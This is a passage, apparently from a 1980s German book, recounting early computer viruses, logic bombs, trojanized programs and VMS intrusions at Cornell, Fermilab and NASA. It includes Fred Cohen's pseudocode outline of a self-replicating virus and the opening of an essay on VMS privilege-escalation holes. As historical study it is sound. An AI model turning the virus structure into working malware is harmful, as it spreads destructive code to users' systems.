Zur Erklärung: Die Hochschule nimmt, wie viele Hochschulen, die Möglichkeiten der modernen Computerkommunikation, des «Inter-Chat» wahr. Die Datennetzteilnehmer verbinden sich dabei direkt und tauschen im elektronischen Gespräch ihre mehr oder weniger sensationellen Erkenntnisse via Bildschirm aus. Dieses Netz, in

Deutschland auch bekannt unter D-EARN, in USA unter BITNIC, ist nicht überschaubar, es hat ca. 1300 Verbindungsstellen zu anderen Netzen. Insgesamt ist es aber wohl ein typisches Universitätennetz, auf dem hauptsächlich geschwatzt wird.

Nachdem die Systembetreiber den Weihnachtsvirus entdeckt hatten, setzten sie eine Warnmeldung ab, die sofort beim Einloggen auftauchte. XMAS wurde mit gejagt und gelöscht. Der Betrieb normalisierte sich bald wieder, soweit in diesem Netz überhaupt etwas normal ist.

Geschichten

Zum Jahreswechsel 1984 / 85 wurden in einem zur Bundeswehr gehörenden Rechenzentrum sämtliche Programme gelöscht. Verantwortlich für die < Logische Bombe», ein an die Systemuhr gekoppeltes Löschprogramm, war ein Programmierer, der mit seinem Arbeitgeber im Streit lag. Der Programmierer machte für bestimmte Teile des Betriebsprogramms (GURUGS) urheberrechtliche Ansprüche geltend, denn er wollte seine Entwicklung auch anderweitig verwerten. Das wurde ihm untersagt.

Als Beweis seiner geistigen Urheberschaft programmierte er die Löschung des Betriebssystems zum Jahreswechsel und informierte seinen Arbeitgeber. Der hätte eigentlich noch genügend Zeit gehabt, die Bombe zu entschärfen. Weil aber den beauftragten Programmierern die entsprechenden Systemkenntnisse fehlten, gelang das nicht. Pünktlich zum Jahreswechsel, unter den Augen der genervten Experten, löschte sich das Programm.

Der zweite, im Zusammenhang mit den Viren häufig angeführte Fall spielte sich in einem Kommunikationsrechner der amerikanischen Cornell-Universität, New York, und im Computer von Fermilab, einem großen Kernforschungszentrum südwestlich von Chicago, ab. Eigentlich war das ein ganz «normaler Computereinbruch», zumindest was die Methode betraf. Ein Systembetreuer bemerkte ungebetene Gäste, ließ sie aber gewähren und nahm sogar an Computer-

konferenzen, die von ihnen inzwischen organisiert werden konnten, teil. Ausgiebig konnten die Computerfreaks mit Tarnnamen wie Frimp, Nighthawk oder Captain Hagbard die Möglichkeiten des Betriebssystems VMS testen. Normalerweise konferieren Wissenschaftler aus Forschungszentren in Tel Aviv, Genf, Vancouver, Madrid, Tokio, Heidelberg und anderswo im Space Physics and Analysis Network (SPAN). Das muntere Treiben hätte noch lange andauern können, es kam aber ganz anders. Ausgelöst durch die Virendiskussion in der *Bayrischen Hackerpost* und der *Datenschleuder*, fanden auch im Cornell-Rechner Diskussionen über Viren, wie sie zu programmieren seien und wie ihr Einsatz aussehen könnte, statt. Selbstverständlich wurden auch diese Dialoge mit wachen Sinnen beobachtet, und sicherlich hat da der eine oder andere Systemmanager staunend dazulernen können. Als aber die Virenkonzepte handfeste Formen annahmen, so die eine Interpretation, wurde der Zugang zum Kommunikationsrechner dichtgemacht, der Computer zwecks genauer Inspektion vom Netz abgehängt.

Offiziell wurde hingegen erklärt, dass ein Hacker mit dem Tarnnamen Zombie im Rechner der Großforschungsanlage Fermilab erheblichen Schaden angerichtet habe. Der Eindringling sei vermutlich über die Cornell-Universität gekommen. Der Chaos Computer Club bestätigte die Existenz von Zombie, der sei als Crasher bekannt, als jemand, der rücksichtslos in die Rechner fährt und Daten zerstört, ohne an Konsequenzen zu denken. Distanzierung war angesagt. Originalton Wau Holland vom Chaos Computer Club: «Diese Hacker, die auf den internationalen Datennetzen Schaden anrichten, gefährden die freie Kommunikation und damit unser wichtigstes Anliegen. »

Nun könnte man länger darüber streiten, was unter Schaden zu verstehen sei, wie man gute Hacker, die aus Versehen mal eine Datei verstecken, von den bösen unterscheidet, die es absichtlich oder aus Unkenntnis tun.

Im konkreten Fall spielte, neben der Virendiskussion und den tatsächlichen oder befürchteten Schäden, noch ein dritter Gesichtspunkt eine Rolle. Seit längerer Zeit machte auf den Datennetzen ein Gerücht die Runde: Zwei Versionen des Betriebssystems VMS hätten einen Fehler. Diese Information war auch zu den Cornell-Hackern vorge-

drungen. Was Wunder, dass sie immer wieder versuchten, auf die Systemebene zu gelangen, um am Betriebssystem herumzuprobieren, um diesen Fehler, der alle Türen zu allen Rechnern unter VMS 4.4 und 4.5 öffnen sollte, zu entdecken. Der Gedanke ist besonders reizvoll, wenn man bedenkt, dass VAX-Rechner unter VMS besonders häufig als Knoten-, Kommunikations- oder Vermittlungsrechner im wissenschaftlichen Datenaustausch eingesetzt werden.

Die Sicherheitslücke, die es tatsächlich gab und noch gibt(?), spielte beim späteren NASA-Fall eine entscheidende Rolle. Zwar wurde der NASA-Fall gern als spontanes Husarenstück dargestellt, lässt aber bei näherer Betrachtung auf intime Kenntnisse von VMS und auf eifriges Training schließen. Der Rechner der Cornell-Universität als Diskussionsforum und Testlabor für den Vireneinsatz unter VMS? Nicht unwahrscheinlich.

Kein Wunder, dass den großzügigen Systembetreibern das gönnerhafte Lächeln über das Treiben der Computerfreaks langsam im Halse stecken blieb, als sie erkannten, dass sie zur Versuchsanstalt für VMS-Viren geworden waren.

Geschichte

Auch wenn der jetzige Herr Professor es nicht mehr so gern hören mag, Fred Cohen, dem die Entdeckung des Computervirus nachgesagt wird, war ein begnadeter Hacker, ein Computerfreak der ersten Stunde. Er schuf die Grundlagen für die Entwicklung von Programmwürmern, von Trojanischen Pferden und von Computerviren.

Am Massachusetts Institute of Technology (MIT) wurde vorexerziert, was Generationen von Computerfreaks zum Vorbild wurde: der spielerische und respektlose Umgang mit Hightech, das Programmieren des Unprogrammierbaren, das Denken des Undenkbaren.

Zunächst lernten die Hacker vom MIT, die sich selbst «Tools» (Werkzeuge) nannten, wie man einen Computer zum Absturz bringt.

Natürlich nur, um anschließend ein Betriebssystem zu programmieren, dass nicht mehr so einfach lahmzulegen war. Sie entwickelten am Laboratory for Computer Science ein eigenes System mit dem Namen ITS, das Incompatible Time Sharing. Dementsprechend freakig wurden die User, also die Benutzer, Loser, also Verlierer, genannt. Zugang zum System gab es selbstverständlich nur mit einer Loser-Number. Während die normalen Studenten in Zirkeln zusammenfanden, Ingroups bildeten, formierten die Freaks Outgroups, sie gefielen sich als Außenseiter, kokettierten mit dem Image der Negativhelden, verströmten das Gefühl technologischer Überlegenheit und Omnipotenz. Unbestritten waren die Hacker vom MIT die qualifiziertesten Computerspezialisten und die größten Computerspieler aller Zeiten.

Mit der Entwicklung der Time-sharing-Anlagen, der Mehrplatzsysteme - verschiedene Terminals sind über einen Zentralrechner zusammengeschaltet -, kamen auch die Mehrplatzstreiche auf. Beliebt war zum Beispiel das Pac-Man-Spiel. An ein Textverarbeitungsprogramm wurde der Pac-Man, ein fressender Kreis, angehängt. Immer wenn jetzt ein bestimmtes Wort getippt wurde, zum Beispiel «Haus», erschien der Pac-Man auf dem Bildschirm und fraß das Wort «Haus auf- crunch, crunch, crunch - und hinterließ die Bitte: « Please give nie a cookie». Wer nun entnervt immer wieder «Haus» tippte, rief damit Pac-Man auf den Bildschirm, der fraß und bat - endlos. Wer auf die Idee kam, statt «Haus» nun « Cookie» einzugeben und damit die Bitte erfüllte, war das Monster erst mal los. Wem dies allerdings zu banal war, der versuchte, die Spuren des Pac-Man bis zur Quelle zu verfolgen, um dem Urheber ein ähnliches Spiel anzuhängen. Ebenso beliebt wurde: « The Präsident stinks». Richtige Antwort zum Aufheben der Blockade: « Yes» .

Noch eine weitere Vorliebe zeichnete die MIT-Hacker aus, ihre Leidenschaft für Science-fiction-Romane. So berichtet Sherry Turkle in ihrem Buch «Die Wunschmaschine» über das amerikanische Kommunikationsnetz ARPANET, das alle wichtigen Computerzentren der Vereinigten Staaten verbindet, dass hier Hacker eine « Science-fiction-Lover's»-Datei eingerichtet hatten, natürlich illegal. In diesem Datennetz konnten ausgedehnte Dispute über Fehler im Ausstat-

tungsdesign des Raumschiffs *Star Trek 1* beobachtet werden oder Beifallsbekundungen zur Logik des spitzohrigen Vulkaniers Mr. Spock aus der Fernsehserie *Raumschiff Enterprise.*

Die sogenannten Wurm-Programme, Vorläufer der Computerviren, sind technisch eine Weiterentwicklung der Mehrplatzspiele. «Worms» werden an bestimmte Trägerprogramme, meist Textverarbeitung oder Tabellenkalkulation, angebunden und verbreiten sich in jeder Art von Speicher. Sie können nach und nach die Speicherplätze (Adressen) ändern und so auch Dateie n zerstören.

Wurm-Programme können sich aber nur im Bereich des Trägerprogramms bewegen, andere Programme werden davon nicht betroffen.

Die Idee der Würmer kommt vermutlich aus dem Science-fiction-Roman «Der Schockwellenreiter», dem Kultbuch der ersten Hackergeneration. Es könnte lange gestritten werden, ob die 1979 erschienene Erzählung von john Brunner von den ersten Wurmüberlegungen angeregt wurde oder ob die Programmierer gezielt versucht haben, die Schockwellenreiter-Idee in die Praxis umzusetzen. Der Disput ist überflüssig, der geistige Humus, die Vorstellungswelten sind identisch. Es war auch die Phantasiewelt des Fred Cohen.

In einer ökologisch zerstörten und kulturell bizarren Welt funktioniert nur eines relativ zuverlässig: Das weltweit verbindende Datennetz und damit eine zwielichtige, aber universelle Oberwachung. Die Menschen existieren als Computercodes, haben eine elektronische Identität. Hier setzt der Held, der Schockwellenreiter, an. Er ist selbstverständlich ein virtuoser Computerzauberer, ständig auf der Flucht vor den Ordnungskräften oder anderen Gegnern. Er ist ein Außenseiter, natürlich unkonventionell, unbändig kreativ, trick- und listenreich. Seine Erfindung ist ein Softwarewurm, den er in das Computernetz schickt. Das Programm führt gezielt Aufträge aus und meldet Vollzug. So kann der Held seine Identität wechseln wie seine Hemden, was er natürlich auch ständig macht, und die Programme seiner dunklen Gegner mattsetzen.

Bei Cohen, «Computer Viruses» von August 1984, heißt es: «The Xerox worm program (Shoch 82) has demonstrated the ability to pro

services. In a later variation,, the game of (core wars) (Dewdney 84) was invented to allow two programs to do battle with one another.

Other variations an this theme have been reported by many unpublished authors, mostly in the context of night time games played between programmers. The term virus also has been used in conjunction with an augmentation to APL in which the author places an generic call at the beginning of each function wh1ich in turn invokes a preprocessor to augment the default APL interpreter (Gunn 74). »

Nachdem also die Wurmprogramme in Science-fiction-Atmosphäre als kurzweilige Nachtspiele von unbekannten Hackern entwickelt worden waren, erkannten auch einige Wissenschaftler den Reiz derartiger Programme. Die Würmer wurden erst einmal unter dem Begriff Trojanische Pferde gesammelt. Gemeint war, daß die Programme eine versteckte Funktion ausüben. Während zum Beispiel mit einem Textverarbeitungsprogramm gearbeitet wird, läuft im Hintergrund heimlich eine ganz andere Funktion ab, etwa das Protokollieren der Arbeitszeiten.

Interessanter waren hingegen jene Wurmteile, die später als Viren definiert wurden. Nach Cohen besteht ein Computervirus aus zwei Hauptteilen, einem Infektionsteil und einem Aufgabenteil:

??Self reproduction, Fortpflanzung oder Infektion

Das Programm ist in der Lage Kopien von sich selbst herzustellen und diese Kopien in andere Programme einzupflanzen.

??Functionality, Aufgabe oder Manipulationsfunktion.

Das Programm ist in der Lage, eine genau definierte Aufgabe auszuführen

Universell, geltend für die meisten höheren Programmiersprachen, ist der Programmaufbau eines derartigen Virus relativ einfach. Dabei haben die verwendeten Zeichen folgende Bedeutungen:

::=	Definition,	:	Bezeichnung der Anweisung
?	Negation,	{}	Sequenzklammern für Anweisungen
:=	Anweisung,	;	Abgrenzung der Anweisungen

```
Programm V:: =
{TAG;
    subroutine INFECT ::=
                        {loop : file:= get-any executable-file EXEC;
                        if first-line-of-file = tag then goto loop;
                        copy Virus-V into exec-file;
                        }
    subroutine FUNCTION ::=
                        {execute a certain function
                        }


    Main Program::=
                        {INFECT;
                        FUNCTION;
                        goto continue;
                        }
    continue:}
```

Dieser Programmaufbau entspricht einem einfachen Virus. Später wurden deutlich anspruchsvollere entwickelt.
Wird das Programm mit dem Virus aus dem Speicher aufgerufen, startet zunächst das Unterprogramm INFECT und sucht in anderen Ausführungsprogrammen (EXEC-fites) die Startzeile. Befindet sich hier schon ein Virus, sucht es so lange weiter, bis ein nicht infizierter EXEC-file gefunden ist oder alle Files als befallen erkannt wurden. In ein nicht infiziertes Programm kopiert sich der Virus. Im nächsten Schritt wird das Unterprogramm FUNCTION abgearbeitet, also die eigentliche Aufgabe ausgeführt, zum Beispiel werden gespeicherte Daten gelöscht. Erst im dritten Schritt startet das anfangs aufgerufene Programm. Es sind jetzt mindestens zwei Programme befallen, und so pflanzt sich der Virus unaufhaltsam fort.
Den einfachen Computervirus präsentierte Fred Cohen auf seinem wöchentlichen Seminar für Computersicherheit an der University of Southern California am 10: November 1983. Eine Woche später wurde auf einer VAX 11 / 750 unter dem Betriebssystem UNIX ein

Virus fertig ausgearbeitet. Das dauerte ganze acht Stunden. Er wurde an ein Trägerprogramm, den <visual directory> (VD), angehängt. VD ermöglicht einen grafischen Überblick über das UNIX-Betriebssystem, ist also eine Art Wegweiser für Neulinge und andere Informationsbedürftige. VD war damals brandneu, kaum jemand kannte es, viele würden es auch aus reiner Neugier aufrufen und so die Infektion in Gang setzen.
Da dieses Experiment im normalen Hochschulbetrieb laufen sollte, wurde eine Genehmigung beantragt. Es mussten diverse Sicherheitsvorkehrungen entwickelt werden. So wurde zum Beispiel jede Infektion manuell bestätigt, bevor das Programm weiterlaufen konnte. Eine richtige Aufgabe hatte der Virus nicht zu erledigen, er musste lediglich seine Verbreitung sichtbar machen. Überdies wurden Dokumentationsmechanismen eingebaut, um Aussagen über die Verbreitungsgeschwindigkeit zu treffen und um die Viren wieder aus dem System entfernen zu können.
Das Ergebnis von fünf Testreihen: Der Angreifer, dem alle Systemprivilegien zur Verfügung standen, benötigte zwischen S und 3o Minuten, um den fertigen Virus im System (VD) zu installieren. Das Programm VD brauchte beim Aufruf lediglich eine halbe Sekunde zusätzlicher Zeit, um die Virusaufgabe abzuwickeln. Selbst den Kennern von VD fiel die Verzögerung nicht auf. Der Virus funktionierte, ohne die Trägerprogramme zu zerstören.
Als der Universitätsverwaltung diese Ergebnisse zu Ohren kamen, stoppte sie die geplanten Folgeexperimente, die den Angriff auf die Zugangs- und Sicherheitsmechanismen des Systems zum erklärten Ziel hatten. Erst im Juli 1984 wurden weitere Versuche genehmigt, auf einem Univac-Rechner Typ z 108 mit einem Bell-La-Padula-Betriebssystem. Nach 18 Stunden Programmierung war der UnivacVirus fertig. Das Trägerprogramm verlangsamte sich beim Start um 20 Sekunden - eine Infektion dauerte also 20 Sekunden. Bei eleganterem Aufbau wäre diese Zeit unter eine Sekunde zu drücken gewesen, so Cohen. Im August 1984 folgten weitere Tests mit einem IBM Rechner, Typ VM 370.
Zusammenfassend stellte Cohen fest, daß es auch einem relativ ungeübten Systemprogrammierer gelingen kann, einen Virus für ein

spezielles Betriebssystem herzustellen. Die Ausbreitungsgeschwindigkeit in einem Rechner und in einem Rechnernetz ist etwa gleich groß, oft wird die Ausbreitungsgeschwindigkeit allein durch die Infektionsgeschwindigkeit, in diesem Falle von ca. 20 Sekunden, begrenzt. Je höher die Systemprivilegien sind, desto schneller verläuft die Infektion. Wird ein Virus von einer nur gering privilegierten Ebene aus eingeschleust, kann sich die Ausbreitung im Anfangsstadium nur langsam entwickeln. Die normalen Sicherheitssysteme der Computer sind gegen einen Virusangriff wehrlos.

Lange wurde diskutiert, ob diese Ergebnisse, natürlich inklusive der Grobstruktur eines Virus-Programms, veröffentlicht werden sollten. Konnten Kriminelle von der Veröffentlichung profitieren? Man kam zu dem Schluss, dass diese Kenntnisse wahrscheinlich schon weit verbreitet waren, dass es aber unverantwortlich sein könnte, die Virenproblematik nicht zu veröffentlichen, den gefährdeten Computerbetreibern nicht die Möglichkeit zu geben, Abwehrmaßnahmen zu treffen - und natürlich auch, um die Öffentlichkeit über die Anfälligkeit der so hoch geschätzten Computer aufzuklären.

Richtige Abwehrmaßnahmen konnte Cohen 1983 allerdings nicht vorschlagen. Seine Empfehlung, die Rechner aus der Datenkommunikation herauszunehmen, sie vom Netz abzuhängen und nur bei geprüftem Bedarf eine kontrollierte Verbindung herzustellen, widersprach und widerspricht dem Zweck von Forschungscomputern und ist kaum praktikabel. Auch die massive Kontrolle der Zugänge zu einem Rechner würde eine grundsätzlich neue Arbeitsorganisation in Rechenzentren bedeuten.

GOTO Infection

Nachdem die *Bayrische Hackerpost* Cohens Experimente veröffentlicht hatte und die Szene einigermaßen still vor sich hin bastelte, meldeten sich im Dezember 1986 auf dem Chaos Communication Congress in Hamburg etwa 20 Personen, die Programmiererfahrungen mit Viren angaben. Viren für den Commodore C64 und für MS-DOS-Rechner waren einsatzbereit.

In den Diskussionen wurde deutlich, dass ein durchschnittlicher Programmierer, gute Kenntnisse des Betriebssystems müssen allerdings vorhanden sein, in der Lage ist, in überschaubarer Zeit einen Virus zu programmieren. Dabei setzt normalerweise nur der Umfang (Auffälligkeit! des Programms der Phantasie Grenzen.

Verschiedene Virustypen wurden unterschieden:

- Überschreibende Viren zerstören im Normalfall das Programmopfer, in das sie sich hineinkopieren. Welche Programmfunktionen dabei zu Schaden kommen, ist selbst für den Virenprogrammierer nicht kalkulierbar. Vorteil des überschreibenden Virus: Das Trägerprogramm zeigt, im Vergleich zum Originalprogramm, keine auf
  fällige Veränderung bezüglich des benötigten Speicherplatzes.
- Nicht-überschreibende Viren lassen das Trägerprogramm lauffähig, können aber durch den zusätzlich benötigten Speicherplatz entdeckt werden.
- Speicherresidente Viren verbreiten sich über den Arbeitsspeicher. Die Ausbreitungsgeschwindigkeit ist hier besonders hoch.

Viren können ihre Anwesenheit verstecken, sie können zum Beispiel eine richtige Prüfsumme vortäuschen, oder werden im Inhaltsverzeichnis nicht angezeigt. Viren können ständig ihre Form ändern, jede Virusgeneration kann bestimmte Variationen beinhalten. Das macht besonders das systematische und computerisierte Suchen und Löschen unmöglich, weil nie sicher ist, ob alle Variationen erkannt wurden. Viren können sich selbst wieder aus einem Programm löschen und so ihren Weg, ihre Spuren verwischen. Der Ausgangspunkt einer Infektion wird dadurch nicht mehr identifizierbar.

Mit dieser Verschleierungsfunktion sind eigentlich schon die Trojanischen Pferde angesprochen, die der Arbeitsweise nach interessanter sind als die Viren. Über die Abgrenzung der beiden Programmtypen könnte lange gestritten werden. Gängig ist die Unterscheidung durch die Fortpflanzungsfunktion: Während ein Virus wild drauflosinfiziert, Hauptsache es passiert, geht ein Trojanisches Pferd gezielt vor. Es kopiert sich nur in ein weiteres Programm, wenn es der Aufgabe entspricht, arbeitet sich so Schritt für Schritt durch einen Rech-

ner oder ein Rechnernetz, bis es an die Stelle gelangt ist, an der die Aufgabe erfüllt werden kann. Die Zwischenetappen können gelöscht werden. Das Trojanische Pferd kann nun auf ein Stichwort, einen bestimmten Kommunikationsablauf oder schlicht auf eine bestimmte Jahres-, Tages- oder Uhrzeit warten, bis es seine Arbeit beginnt. Später kann es wieder gelöscht werden. Während Viren früher oder später auffallen, weil sie den Rechner bis zum Stillstand belasten, kann ein Trojanisches Pferd unerkannt bleiben.

Allerdings fordern die Pferdchen intime Systemkenntnisse und sind nur auf Großrechnern interessant. In der Hackerdiskussion und damit in der Öffentlichkeit sind sie deshalb nicht so recht beachtet worden. Die durchaus griffige Bezeichnung Computervirus, die Krankheit und Zerstörung suggeriert, hat wohl dazu geführt, dass Virus inzwischen zum Oberbegriff für diverse Sabotageprogramme avancierte.

Die Frage, wie ein Virus überhaupt in einen Computer kommen kann, ist die entscheidende. Zwei typische Infektionswege lassen sich beschreiben:

Ein Schüler oder ein Freak bekommt auf einer Messe, einem Clubtreffen oder auf dem Schulhof eine Diskette, zum Beispiel mit den Worten: « Habe ich gestern bekommen. Scheint ein tolles Spiel zu sein. » Also wird das Programm eingesackt und auf dem heimischen Rechner gestartet.

Hier zeigt sich erst mal nicht viel. Es wird eine Kopie angefertigt, zum Tauschen versteht sich. Nach einiger Zeit zeigen diverse Programme Unregelmäßigkeiten, der Virus hat zugeschlagen. Die Programmkopien kursieren weiter. So kann jedermann, faktisch unerkannt oder zumindest ungewollt, zum Zwischenträger werden. Noch heimtückischer ist es, in der Nähe eines Computerfreaks einfach eine unbeschriftete Diskette mit einem Virusträgerprogramm hinzulegen. Jeder Computerfreak wird zumindest nachschauen, was es mit der Diskette so auf sich hat.

Oder: Nächtens wählt sich ein Heimcomputerbesitzer in irgendeinen elektronischen Briefkasten ein und legt am allgemeinen Informationsbrett eine interessante Ergänzung zu einem Standardprogramm ab, kostenlos, also als Freeware. Versteckt darin, der Virus.

Wenn der Systemoperator sich mal aus Langeweile das Programm anschaut, wird das gesamte Mailboxsystem infiziert. Schaut es sich der Heimcomputerbesitzer zu Hause an, ist der Heimcomputer befallen.

Der Computervirus wird allerdings erst bei größeren Speichereinheiten wirklich gefährlich, also ab einer Festplatte aufwärts. Wer vorsichtig mit Disketten umgeht, bei fremden Programmen misstrauisch bleibt, der wird einen Virus frühzeitig entdecken und den Schaden in Grenzen halten.

Hacker - die eigentlichen Opfer?

In der *Bayrischen Hackerpost (12 / 86)* wurde die folgende Warnliste veröffentlicht, daraus ein übersetzter Auszug:

ARC 5 13. EXE *TROJAN*	Diese gehackte Version von ARC sieht erst mal ganz normal aus. Aber Vorsicht, es überschreibt Spur O der Festplatte und zerstört sie.
DISCSCAN.EXE *TROJAN*	Dieses Programm sucht normalerweise nach zerstörten Sektoren der Festplatte. Jemand scheint es verändert zu haben, es zerstört jetzt Sektoren. Es scheint auch unter den Namen BADDISK.EXE oder SCANBAD.EXE zu kursieren.
EGABTR *TROJAN*	Die Beschreibung verspricht eine Verbesserung der Grafikfähigkeit. Doch Vorsicht, wenn es gestartet wird, löscht es alles und schreibt «Arf! Arf! Got you!» auf den Bildschirm.

STRIPES. EXE *TROJAN*	Das Programm zeichnet die amerikanische Flagge auf den Bildschirm. Im Hintergrund kopiert es die Zugangsberechtigungen in einen anderen Speicher (STRIPES. BQS). Dieser Speicher kann dann von Fremden abgerufen werden - inklusive der Zugangsberechtigungen, versteht sich.

Sechzehn Programme werden insgesamt aufgeführt. Es sind allesamt von Hackern geknackte und veränderte Programme. Inzwischen sind einige Szene-Programmschreiber auf die rechtlich strittige Idee gekommen, ihr geistiges Eigentum mit einem «Viren-Kopierschutz» zu versehen, also Raubkopierer mit Viren zu bestrafen. So lassen sich zum Beispiel mit einem Atari-Kopierprogramm zwar Raubkopien herstellen, wer allerdings die Kopierhilfe selbst kopiert, startet eine Virusverbreitung. Alle Kopien mit dem kopierten Kopierprogramm setzen Viren frei. Für den Apple Macintosh oder für IBM-PCs kursieren ebenfalls verschiedene Virentypen. Dabei ist ein IBM-Virus noch von der lustigen Sorte. Auf eine bestimmte Tastenkombination erscheint die Fehlermeldung «water in Drive A ». Wer nun nicht vor Entsetzen alle Kabel aus der Maschine reißt, kann dem Reparaturtrupp lauschen: Meldung « drying » . Nach den ekelhaften Geräuschen eines schabenden Laufwerks, gepaart mit Lüfterlärm, meldet sich der Rechner wieder einsatzbereit. Für den Commodore Amiga wurde die alte MIT-Version des datenfressenden Pac-Man als Virus aufgepeppt. Aber - es sind die Hacker, die unter ihren eigenen Kreationen zu leiden haben. Der Otto-Normal-User, der seine Standardprogramme fährt, wird kaum in die Versuchung kommen, Unbekanntes auszuprobieren.

Der Haupteffekt ist aber eine massive Verunsicherung der Hacker- und Computerfreak-Kultur. Die Verbreitungsart über Mailboxen, Freeware und getauschte geknackte Programme ist hackertypisch. Damit ist das Problem der Viren und Trojanischen Pferde besonders zur Frage der sogenannten Hackerethik, der Selbstregulationsfähigkeit der Szene geworden.

Beim NASA-Fall, nachzulesen in diesem Buch, wurde allerdings noch etwas anderes deutlich: die kaum begriffene Abhängigkeit der Computergesellschaft von zuverlässig funktionierenden Systemen und die katastrophale Verwundbarkeit, nicht nur durch Viren und Trojanische Pferde. Sicherheit, Experten wissen das längst, ist nie ein Kriterium bei der Entwicklung von Systemen gewesen. Bisher wurde immer erst nach der Panne überlegt, wie sie in Zukunft zu verhindern sei. Und es ist ebenfalls bekannt, dass das nachträgliche Einfügen einer zusätzlichen Sicherheitsstufe bei fertigen Systemen eher mehr Probleme schafft als löst. Hinzu kommen Erkenntnisse aus der Computerkriminalität. Straftaten werden normalerweise von Firmenangehörigen begangen (über 80%), von Leuten also, die Zugang haben und natürlich den notwendigen Einblick in die Abläufe besitzen. Das Problem der Killerprogramme steht und fällt bei großen Systemen mit der «schreibenden Berechtigung». Wichtig, wer letztlich am Betriebssystem herumbasteln kann, wie gut es geschützt ist, wie genau es auf Veränderungen hin kontrolliert werden kann.

Der NASA-Fall lässt diese klassische Problematik sichtbar werden: Betriebssysteme werden ständig von verschiedenen Programmierern verändert, nach den internen Bedürfnissen umgestrickt, je nach Gusto des jeweiligen Programmierers. Dokumentationen legen sie bei kleinen Änderungen selten an. Nach kurzer Zeit wird ein Außenstehender Schwierigkeiten haben, die Programmabläufe zu überblicken. Selbst intern wird es nur wenige geben, die spezielle Funktionen einigermaßen lokalisieren können. Von einem überprüfbaren modularm Aufbau sind diese heutigen Strickmuster meilenweit entfernt.

Viren hin, Pferdchen her, der NASA-Fall ist bei genauer Betrachtung gar kein Hackerfall, sondern eine ganz normale Tücke des Objekts, Alltag der Systemprogrammierung. Für Killersoftware eröffnet sich eine neue Dimension. Systemprogrammierer haben optimale Bedingungen, sie für ihre Zwecke einzusetzen.

Mal phantasiert: Was könnten wir machen, wenn sich nur ein paar SysOps zusammenschlössen und einen Virenangriff durchführten? Herzlich wenige Mühelos könnten ganze Industriezweige lahmgelegt werden.

Ungeplant, weitgehend noch unbemerkt und wohl ungewollt ha-

ben sich in der Computergesellschaft Machtverhältnisse verschoben. Letztendlich entscheiden Programmierer darüber, was computerisiert machbar ist, wo und wie Computer eingesetzt werden, und diese neue Kaste konnte lange Zeit schalten und walten wie sie wollte.

Erst mit der Virendiskussion, gemeint ist die Diskussion vor den Hacker-Veröffentlichungen, haben große Unternehmen begonnen, die DV-Abteilungen umzuorganisieren. Wo ein einzelner SysOp im Stil eines Territorialfürsten die Datenverarbeitung unter sich hatte, wurden Teams mit arbeitsteiligen Funktionen und gegenseitiger Kontrolle eingeführt. IBM empfiehlt, so eine Sicherheitsliste, die Überprüfung des Personals im Rechnerumfeld auf kostspielige Hobbys, aufwendigen Lebenswandel oder häufige Überstunden. Gesagt, getan: Die Firma Mannesmann in Salzgitter setzte da noch einen drauf und holte über ihre Mitarbeiter Auskünfte beim Verfassungsschutz ein - nicht über alle, sondern nur über 300, erläuterte die Geschäftsführung einschränkend. Der Verfassungsschutz als Schufa für Rechenzentren?

Besondere Beachtung wird auch den Zugangskontrollen und -Protokollen gewidmet und ein modularer und damit besser kontrollierbarer Aufbau der Programme angestrebt. Die Realisierung lässt auf sich warten.

So erscheint die öffentliche Reaktion auf das Virenthema in einem anderen Licht. Zum Glück konnten Hacker als Gefahr dingfest gemacht werden, um so - bewusst oder unbewusst - von der wesentlich pikanteren Frage abzulenken: Wer steuert eigentlich die Entwicklung der Computergesellschaft - die Politiker, die Manager oder die Systemprogrammierer?

VAX-Faxen,

von Stephan Stahl

Erwartungsgemäß soll jede Art von Software, insbesondere das Betriebssystem einer Rechenanlage, dem Anwender einen fehlerfreien und sicheren Betrieb des Computersystems garantieren. Die Systementwickler entwerfen Programme, ohne auch nur im geringsten zu erwarten, dass sie auf Anhieb korrekt sein werden. Programmierer verbringen mindestens genauso viel Zeit damit, ihre Software zu testen und eventuellen Fehlern entgegenzuwirken.

Was das im einzelnen für Bugs, also Fehler sind, ist schwer zu sagen. Manche sind sicher harmlos, andere möglicherweise kritisch und führen zum gefürchteten Systemcrash: Programmierfehler sind nun einmal unvermeidbar und manchmal auch einfach unauffindbar.

Wer dennoch glaubt, dass Software Engineering primitiv ist und Fehler grundsätzlich vermieden werden können, der hat noch keine größeren Probleme in algorithmischer Form in Angriff genommen. Die großen Systemhersteller beschäftigen Spezialisten ausschließlich für die Qualitätssicherung ihrer Softwareprodukte. Denn sie wissen, dass Programmierer eigene Fehler am schwersten finden oder diese gar mit Absicht einbauen können.

Software wird nicht erst dann zur Benutzung freigegeben, wenn sie nachweisbar korrekt funktioniert, sondern bereits dann, wenn die Häufigkeit, mit der neue Fehler entdeckt werden, auf ein für die Geschäftsleitung akzeptables Niveau gesunken ist. Anwender müssen lernen, Fehler und deren Konsequenzen zu erwarten. Ihnen wird gerade von den Hackern häufig erklärt, wie sie bis zur Verbesserung der Software die Fehler umgehen können.

Gerade das Betriebssystem VMS der VAX-Systeme von DEC setzt sich aus einfach zu verstehenden und strukturiert aufgebauten Software-Modulen zusammen. VMS gilt bei den Hackern nicht zu Unrecht als eines von der Qualität und Systemsicherheit meistgeschätztesten Betriebssysteme der Welt. Doch auch in dem so ausgeklügelten VMS werden immer wieder Bugs entdeckt, die sich als echte Sicherheitslöcher des Betriebssystems erweisen.

Ziel eines auf Datenreise befindlichen VAX-Tüftlers ist bekanntermaßen nicht nur das Eindringen in VAXen, sondern diese auch unter Kontrolle zu bekommen. Um sich nun nach einem Eindringen in ein VAX-System die nötigen SYSTEM - Privilegien zu verschaffen, sucht der geschickte und erfahrene Hacker erst einmal nach dem aSesam öffne dich» des Betriebssystems. Erst wenn dieses gefunden ist und das Reich der Privilegien erschlossen wurde, gilt eine VAX unter Hackern als geknackt bzw. offen.

Einige dieser Sesam-öffne-dich-VAX-Verfahren gingen in die Geschichte ein. Des Hackers wahre Freude ist die Vielzahl und Reichhaltigkeit dieser Verfahren, um rasch als unprivilegierter User den Status des SYSTEM-Managers einzunehmen.

Die Geschichte vom Trojanischen DCL-Pferd (Digital Command Language) in VMS V4.2 bietet besonderen Anlaß zur Aufmerksamkeit. DEC bietet seit der VMS-Generation 4.X eine neue SECURITY-Utility an - die ACEs und ACLs (Access Control Entries/ Lists).

